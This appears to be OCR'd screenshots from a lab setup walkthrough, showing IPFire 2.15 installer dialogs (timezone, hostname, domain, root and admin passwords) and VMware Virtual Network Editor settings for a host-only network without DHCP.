
```
Timezone

Choose the timezone you are in from the list below.

        Asia/Khandyga
        Asia/Kolkata
        Asia/Krasnoyarsk
        Asia/Kuala_Lumpur
        Asia/Kuching
        Asia/Kuwait

        Ok                    Cancel
```




```
Hostname

Enter the machine's hostname.

   ipfire-vulnera_________________________

     Ok                  Cancel
```



```
IPFire v2.15 - www.ipfire.org

Domain name

Enter Domain name

   localdomain-vulnera____________________

     Ok                  Cancel

<Tab>/<Alt-Tab> between elements   |  <Space> selects
```




```
IPFire 2.15 - www.ipfire.org

Enter the 'root' user password. Login as this user for
commandline access.

Password:
Again:

        Ok                    Cancel
```



```
IPFire 2.15 - www.ipfire.org

Enter IPFire 'admin' user password.  This is the user to use
for logging into the IPFire web administration pages.

Password:
Again:

        Ok                    Cancel
```

After the passwords are set, make sure that the dhcp server is not enabled for the new host only network you created.



Virtual Network Editor

Name	Type	External Connection	Host Connection	DHCP	Subnet Address
VMnet0	Bridged	Realtek RTL8723BE Wireless...	-	-	-
VMnet1	Host-only	-	Connected	Enabled	192.168.160.0
VMnet3	Host-only	-	Connected	-	192.168.55.0
VMnet8	NAT	NAT	Connected	Enabled	192.168.36.0
VMnet4	Host-only	-	Connected	-	192.168.41.0

VMnet Information

- ○ Bridged (connect VMs directly to the external network)
  - Bridged to: Realtek RTL8723BE Wireless LAN 802.11n PCI-E NIC
- ○ NAT (shared host's IP address with VMs)
- ● Host-only (connect VMs internally in a private network)


☑ Connect a host virtual adapter to this network

Host virtual adapter name: VMware Network Adapter VMnet4

☐ Use local DHCP service to distribute IP address to VMs

